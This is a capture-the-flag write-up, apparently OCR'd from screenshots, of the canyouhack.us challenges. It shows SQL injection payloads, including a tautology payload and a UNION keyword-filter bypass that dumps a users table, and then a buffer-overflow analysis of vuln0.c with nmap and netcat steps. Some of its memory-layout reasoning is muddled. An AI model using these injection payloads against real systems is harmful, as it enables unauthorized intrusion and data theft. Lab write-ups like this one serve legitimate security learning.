
Table of Contents


SQL 1 - SQL Farm Lookup

Let's start by figuring out how to see these challenges. When we first land on https://canyouhack.us/, there doesn't seem to be anything of importance at first (besides the links to Security Innovation's websites of course 😉). By looking at the page's http source or opening the inspect element menu, we're able to find comments that hint towards another page.

/debug redirects to https://canyouhack.us/h4ckm3



```
<!DOCTYPE html>
<html> scroll
  <head>…</head>
  <body data-new-gr-c-s-check-loaded="14.1216.0" data-gr-ext-installed>
    <div id="nav">…</div>
    <div id="banner">…</div>
    <div id="challenge">
      <h2>Solve the Challenges</h2>
      <p>…</p>
      <h2>Permitted Scope</h2>
      <p>…</p>
      <h2>No Spoilers Please</h2>
      <p>…</p>
      <p>…</p>
      <h2>We are Hiring</h2>
      <p>…</p>
      <p>We look forward to hearing from you!</p>
      <!-- IMPORTANT! DONT! FORGET -->
      <!-- TODO: remove this link before deploying to production  -->
      <a hidden href="/debug"> debug </a> == $0
      <!-- IMPORTANT! DONT! FORGET -->
    </div>
    <div id="footer">…</div>
  </body>
```



h4ckm3 Scoreboard

Progress Tracking

Your progress will be stored in your session cookie (which is also printed below). After completing a challenge it will be
copy in a text file so you can pick up where you left off if you come back.

This page will contain links to all of the challenges you have completed and the next challenge(s) you are working on.

Progress Code:
JBL1LX81GvBbsot6zzhrJAGRixFFXLN06d16CEAeNgS+x2UM1+4ejfyekhKIKUg424R0w64So41D41EBzRZ4rRqHzjmMZeXuIYsmNWE9Fwo=

Note: This cookie may be cleared when you close your browser depending on your settings. Additionally if you switch t
value over.

Writeup

You should keep private notes on how you are completing the challenges. If you complete a sufficient number of challe
as the next step in the application process.


Solved challenge(s):

Next challenge(s):

- SQL 1 - 809cee53e11d057cdc7bdea4eeb06b43

The progress code is a cookie that will keep track of your progress throughout these challenges. You will need to re-insert this cookie each time you'd like to pick up where you left off on a new browser.

The "Get Pages" button sends the server a GET request for the page */c/809cee53e11d057cdc7bdea4eeb06b43* and sends it a hidden value named "key". This seems to be a value that invokes an SQL query that displays the following farm animals.



Challenge: SQL 1

SQL Farm Lookup

Pages

- goats
- chicken
- dogs
- cows
- rabbits

```
<!DOCTYPE html>
<html> scroll
  <head>…</head>
  <body data-new-gr-c-s-check-loaded="14.1216.0" data-gr-ext-installed>
    <div id="nav">…</div>
    <div id="banner">…</div>
    <div id="challenge">
      <h1>Challenge: SQL 1</h1>
      <h2>SQL Farm Lookup</h2>
      <form method="get" action="/c/809cee53e11d057cdc7bdea4eeb06b43">
        <p>
          <input name="key" type="hidden" value="4719d36d4e0a57581ac5ddhb2236ef39"> == $0
          <input type="submit" value="Get Pages">
        </p>
      </form>
      <h3>Pages</h3>
      <ul>…</ul>
    </div>
    <hr>
    <div id="challenge">…</div>
    <div id="footer">…</div>
  </body>
  <grammarly-desktop-integration data-grammarly-shadow-root="true">…</grammarly-desktop-
  integration>
</html>
```


We can check to see if this http input tag is protected at all by sending it a simple SQL inject query set to display all data in the table either by deleting *type="hidden"* and inserting the SQLi (left side of picture below) or the just changing value of "key". We can then press the "Get Pages" button to check for results.

Note: Either *' OR '1'='1* or *' OR 1=1 - -* will work as both will be seen by the server as either:

SELECT * FROM tablename WHERE condition = '*' OR '1'='1'*

SELECT * FROM tablename WHERE condition = '*' OR 1=1 - -*

Both will satisfy a SQL Tautology-Based attack.



Challenge: SQL 1

SQL Farm Lookup


' OR 1=1 -- | Get Pages

Pages

- goats
- chicken
- dogs
- cows
- rabbits

```
<html> scroll
  <head>⋯</head>
  <body data-new-gr-c-s-check-loaded="14.1216.0" data-gr-ext-installed>
    <div id="nav">⋯</div>
    <div id="banner">⋯</div>
    <div id="challenge">
      <h1>Challenge: SQL 1</h1>
      <h2>SQL Farm Lookup</h2>
      <form method="get" action="/c/809cee53e11d057cdc7bdea4eeb06b43">
        <p>
          <input name="key" value="' OR 1=1 --"> == $0
          <input type="submit" value="Get Pages">
        </p>
      </form>
      <h3>Pages</h3>
      <ul>⋯</ul>
    </div>
    <hr>
    <div id="challenge">⋯</div>
    <div id="footer">⋯</div>
  </body>
  <grammarly-desktop-integration data-grammarly-shadow-root="true">⋯</grammarly-desktop-
  integration>
</html>
```

The SQL query returns us all the animals plus a hyperlink to the next challenge! This is because this hyperlink must have been in the same table as all these animals and our tautology-based SQL inject was able to retrieve everything.



Challenge: SQL 1

SQL Farm Lookup


Get Pages

Pages

- goats
- chicken
- dogs
- cows
- rabbits
- 891191fa683e08705cb0be47f0cc4c7c

SQL 2 – Book Lookup

For SQL 2, the page tells us to submit a query and tells us the name of the table we are looking to access via SQL injection: users.



Challenge: SQL 2


BOOK LOOKUP

Please do not use automated tools. They are not necessary for this challenge.

Submit a query:

Look up information in our book database (eg. search for '1984' or 'Neuromancer'). The "users" table is protected by military grade security.

Since we are looking to access another table's information, an easy tautology-based attack like in SQL won't be sufficient. We can try to send the backend an invalid query to check for any errors that might reveal clues. I did this by entering in an apostrophe (') and submitting that as a query. The error message that is shown tells us the SQL query being used which will help us in the next step.




Results:

Error: The following error occurred: [unrecognized token: """"]

Query: SELECT * FROM books WHERE title='''

To access information from another table in an SQL injection attack, we want to investigate using a UNION-based attack. This leverages the use of the UNION operator, which combines two SELECT statements and returns their data into one result. Since we know the name of the table we are attempting to access, the SQL inject payload should look like this: 'UNION SELECT * FROM users WHERE '1'='1

The query returns an error and upon looking at the supposed syntax error, it appears that the word "UNION" was completely filtered out.




```
Results:

Error: The following error occurred: [near "SELECT": syntax error]

Query: SELECT * FROM books WHERE title='' SELECT * FROM users WHERE '1'='1'
```

After doing some research, I found that backends have common filtering rules that can be bypassed. These rules are set up to detect words like "UNION" and filter them out from an SQL query. This article by PortSwigger shows us that stripped inputs can be used to bypass certain rules that filter out selected words.

I tried turning UNION into uNiOn to see if we could bypass the word filtering case sensitivity. The payload I'm using will look like this: ' uNiOn SELECT * FROM users WHERE '1'='1

Source: https://portswigger.net/support/sql-injection-bypassing-common-filters

The injection worked! We can see all columns and rows in the "users" table and there is a hyperlink to the next challenge.




```
Results:

1 bob  bob@mailinator.com bobbobberson!                    1 1
2 jill jill@mailtothis.com jackandjill1                    1 1
3 neal nts@geemail.com    Sn0wCr@sh                        1 1
4 flag you.got@me.com     a132425d3e0a828ca518a79e0dd4f4f3 1 1
```

Binary 1 – vuln0

The Binary 1 challenge revolves around a C file located at https://canyouhack.us/static/vuln0.c which we'll need to understand to find the flag.

The source code has three functions, readfile(char* fname), play(), and main(int argc, char *argv[]). The only function we'll need to look at for this specific challenge is the play() function.



```
int play() {

        int a;
        int b;
        char buffer[010];
        a = 0x41414141;
        b = 0x42424242;

        if (write(STDOUT_FILENO, "For a moment, nothing happened. Then, after a second or so, nothing continued to happen.\n> ", 91) < 0) {
                perror("write");
        }

        sleep(1);

    if (read(STDIN_FILENO, &buffer, 0xC) < 0) {
        perror("read");
    }

        if (a == 31337) {
                system(buffer);
        }

        else if (b == 42) {
                readfile("flag.0");
        }

        else if (b == 23) {
                readfile("vuln1.txt");
        }

        else {
                write(STDOUT_FILENO, "So long and thanks for all the fish.\n", 37);
        }

}
```


The three variables declared are a, b, and buffer. a and b are set to a value in hexadecimal, each equaling 4 bytes. An important thing to note is that each byte can hold a single letter, so a = AAAA and b = BBBB. The variable buffer does not have a set value but instead is allotted the buffer size of "010". This is an octal notation and translates to 8 in hexadecimal. This means the variable buffer can hold up to 8 bytes of information, more importantly, 8 letters.

The if statements in the play() function uses standard input and output to display text and take user input. We also see functions such as system(), readfile(), and write() which leads me to believe that this program has to run on the machine that houses files in this program (flag.0, vuln1.txt).

The vulnerability in this program lies within *if (read(STDIN_FILENO, &buffer, 0xC) < 0)*. 0xC is hexadecimal for 12 meaning the buffer size set for reading user input is 12 bytes. This is a clear buffer overflow vulnerability as the program can write up to 12 bytes of data to the variable buffer when it's only meant to store up to 8 bytes of data. This can lead to the last 4 bytes of the user input to "overflow" into other variables like a or b in the program.

The next part of this challenge is to connect to the canyouhack.us server and attempt to locate this program and run it. There are many ways to obtain the remote IP address of the backend server for the website such as analyzing http responses from the website in Burp Suite, but I chose to utilize the network tab of my web browser's developer tools.

Server Address: 13.56.174.27



```
vuln0.c
ruffle.js?id=3719196819
js.js
dom.js
js.js
dom.js
js.js

7 requests | 339 kB transferred | 340 kB r
```

General


Request URL:	https://canyouhack.us/static/vuln0.c
Request Method:	GET
Status Code:	304 Not Modified
Remote Address:	13.56.174.27:443
Referrer Policy:	strict-origin-when-cross-origin

Response Headers

Connection:	keep-alive
Content-Type:	text/plain
Date:	Wed, 15 Jan 2025 23:21:28 GMT
Etag:	"62febc75-45f"
Last-Modified:	Thu, 18 Aug 2022 22:25:57 GMT
Server:	nginx/1.18.0 (Ubuntu)


Hoping over to my Linux VM, I ran Nmap to conduct a port scan and try to see if there was any way we could try to access and exploit the server. From the Nmap results, port 1984 piqued my interest, so we'll try to connect to the port using Netcat and see what returns (I love the 1984 reference, it's a great book).

Note: I ran the -T4 flag because we are allowed to hack this server. Do not conduct port scans on machines without explicit permission.




```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 13.56.174.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-15 18:23 EST
Nmap scan report for ec2-13-56-174-27.us-west-1.compute.amazonaws.com (13.56.
174.27)
Host is up (0.034s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
1984/tcp  open  bigbrother
10001/tcp open  scp-config

Nmap done: 1 IP address (1 host up) scanned in 4.19 seconds
```

Upon connecting to the port, we are presented with one of the texts from the C file we were analyzing earlier, meaning that this port must be how we can run and exploit the C program. We'll need to craft a payload to send as user input into this program so that we can display the flag.0 file.



```
┌──(kali㉿kali)-[~]
└─$ netcat 13.56.174.27 1984
For a moment, nothing happened. Then, after a second or so, nothing continued
 to happen.
> test
So long and thanks for all the fish.
```

Going back to the if statements within the program's play() function, b's value needs to be exactly 42 (decimal/base 10) for the program to read out the flag.0 file. So let's take a look at how we can craft a payload to "overflow" that value into b.



```
if (a == 31337) {
        system(buffer);
}

else if (b == 42) {
        readfile("flag.0");
}

else if (b == 23) {
        readfile("vuln1.txt");
}
```

The a variable is the first variable to be initialized (*a = 0x41414141;*). Since a is initialized before buffer, it is located at a lower memory address. The overflow in buffer will not reach a because b was initialized after a, giving it b the higher address. The table below represents where the 12 user input bytes will be stored in memory:

buffer	buffer	buffer	buffer	buffer	buffer	buffer	buffer	b	b	b	b


Buffer is declared but only initialized after user input is given, meaning it will have a higher memory address leading to the first 8 bytes of whatever we type in to be stored at the highest memory address. We can fill the first 8 bytes with any 8 letters we'd like but the last 4 bytes will matter since that is the value the program will check for to match the b == 42 condition.

The endianness of the server is important to consider when crafting the payload as it will determine the order in which byte in the 4 given to b will be stored.

Little endian would represent 42 in hexadecimal as (in the 4-byte context): 0x2a000000

Big endian would represent 42 in hexadecimal as (in the 4-byte context): 0x0000002a

I found that the endianness of this server is little endian thanks to a Google search I did 😊



little-endian

Ubuntu is available for x86 (little-endian) and x86_64 (little-endian), with less complete ports for ia64 (big-endian), ARM(el) (little-endian), PA-RISC (big-endian, though the processor supports both), PowerPC (big-endian), and SPARC (big-endian). Jun 21, 2009

